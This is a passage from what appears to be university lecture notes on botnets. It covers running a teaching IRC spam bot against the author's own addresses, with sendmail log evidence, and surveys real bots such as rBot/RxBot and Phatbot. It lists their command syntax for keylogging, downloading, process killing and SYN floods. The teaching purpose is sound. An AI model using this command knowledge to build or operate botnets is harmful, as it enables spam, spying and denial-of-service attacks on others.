  - I launch the miniBot on a Ubuntu machine that has sendmail and Perl running;
  - I launched an mIRC client on another machine and log into the same channel (but under a different nick) on the same IRC server as the miniBot.
  - I execute **tail -f /var/log/mail.log** on the Ubuntu machine to watch whether the spam was put on the wire.

Shown below are the relevant entries from the mail log file that establishes the fact that miniBot succeeded in spewing out "spam":

```
May 21 01:43:53 pixie sendmail[28387]: n4L5hqGc028387: to=avi_kak@yahoo.com,
ctladdr=kak (1000/1000), delay=00:00:01, xdelay=00:00:01, mailer=relay,
pri=30193, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent
(n4L5hqAN028388 Message accepted for delivery)

May 21 01:43:53 pixie sendmail[28389]: n4L5hrhC028389: to=kak@purdue.edu,
ctladdr=kak (1000/1000), delay=00:00:00, xdelay=00:00:00, mailer=relay,
pri=30158, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent
(n4L5hr1R028390 Message accepted for delivery)

May 21 01:43:54 pixie sendmail[28392]: n4L5hrOS028392: to=ack@purdue.edu,
ctladdr=kak (1000/1000), delay=00:00:01, xdelay=00:00:01, mailer=relay,
pri=30156, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent
(n4L5hrDW028393 Message accepted for delivery)
....
....
```

- When you are playing with the `miniBot.pl` script in the manner indicated above, **do realize that the bot can appear to hang on you. Note that the bot does not print out any messages received from server. Neither does the bot have any facilities to upload your messages to the server. But that is intentional — since after all it is a bot that must do its work silently.** So the only way to know that the bot is doing its assigned deed is to look at the `mail.log` file on the machine on which the bot is running. [As a funny aside, when I was debugging the `miniBot.pl` script, I ended up with self-inflicted spam consisting of hundreds of messages. Here is what happened: As you might have noticed, all three email addresses in the emailer file are mine. I had an error in the 'if' block that begins in line (h) of the script. The pattern matching that is supposed to take place in line (h) was not occuring and, as a result, the spam generator code in lines (i) through (n) was getting invoked on every single line that was being read from the server when the bot first registered itself with the server. This server happened to have an MOTD that was several hundred lines long. Each line in the MOTD was causing all the messages in the emailer file to be put on the wire.]

28.5: Some Well Known Bots and Their Exploits

- There are literally thousands of different kinds of bots on the internet. In this section, I will mention some that have received considerable attention in the general media and in the internet security literature.

- Note that almost all the bots target Windows platforms and several of them use IRC for their C&C needs.

- Most of the bots are highly modularized, which makes it relatively easy to incorporate new exploits in them.

- The exploits that are programmed into the more "famous" bots generally include:

  - **capturing screenshots and video segments**

  - **key-logging**

  - **killing processes and threads**

- **sending email**
- **changing the modes of the C&C channel**
- **randomly changing the nick in the C&C channel**
- **scanning IP blocks and ports**
- **installing rootkits**
- **engaging in various kinds of DDoS attacks**
- and several other exploits.

- **rBot/RxBot**: This bot and its variants (which are generally referred to as **Zotob**) received a lot of media attention in 2005 when they managed to infect computers at several reputable organizations. This bot itself is considered to be a variant of **Agobot**, a bot programmed originally by Axel Gambe and made publicly available as open source software. The source code for rBot/RxBot is publicly available, but can only be built with the Visual Studio IDE. [The syntax for the various commands in the rBot/RxBot looks like `.capture` for screenshot and video capture; `.keylog` for keylogging; `.kill`, `.killproc`, and `.killthread` for killing processes and threads; etc. A complete list of the commands that that this bot can execute on an infected host can be found at `http://www.angelfire.com/theforce/travon1120/RxBotCMDLIST.html`.]

- **Phatbot**: This is another descendent of Agobot. But whereas Agobot (and rBot/RxBot and its variants) uses mostly IRC for C&C, Phatbot's C&C is based on P2P. Also sports a very large command list. Its capabilities include being able to run the IDENT server on demand; being able to start up an FTP server to deliver malicious code; being able to run SOCKS and HTTP proxies; being able to kill antivirus programs running on a host; begin able to sniff login names and passwords when in cleartext; etc. [The command syntax for Phatbot includes `bot.open` to open a file; `bot.execute` to execute a '.exe' file; `http.download` for downloading a file with the HTTP protocol; `pctrl.kill` for killing a process; `scan.enable` to enable a scanner module; `ddos.synflood` to start a SYN flood; etc. A complete list of commands that this bot understands is available at `http://www.secureworks.com/research/threats/phatbot/`.]

- **Botnets meant specifically for sending large volumes of spam**: SecureWorks has carried out a study that was focused specifically on botnets that send out large volumes of spam. SecureWorks's list of top spamming botnets: **Srizbi** with 315000 bots; **Bobax/Kraken** with 185000 bots; **Rustock** with 150000 bot; **Cutwail** with 125000 bots; **Storm** with 85000 bots; **Grum** with 50000 bots; **OneWordSub** with 40000 bots; **Ozdok** with 35000 bots; **Nucrypt** with 20000 bots; **Wopla** with 20000 bots; and **Spamthru** with 12000 bots.

Acknowledgments

I have learned much from many conversations with Padmini Jaikumar who is currently researching techniques for detecting and monitoring botnets.

I also benefited greatly from several IRC chat sessions with `siniStar` of the IRC4Fun network. (To the best of what I could tell, `siniStar` is a major force behind this network. I also believe that several of the channel service bots for the IRC4Fun network were programmed by `siniStar`.) My several misunderstandings regarding the IRC protocol were clarified by `siniStar` responding to my queries in the `#Beginner` channel of the IRC4Fun network. Thanks `siniStar`.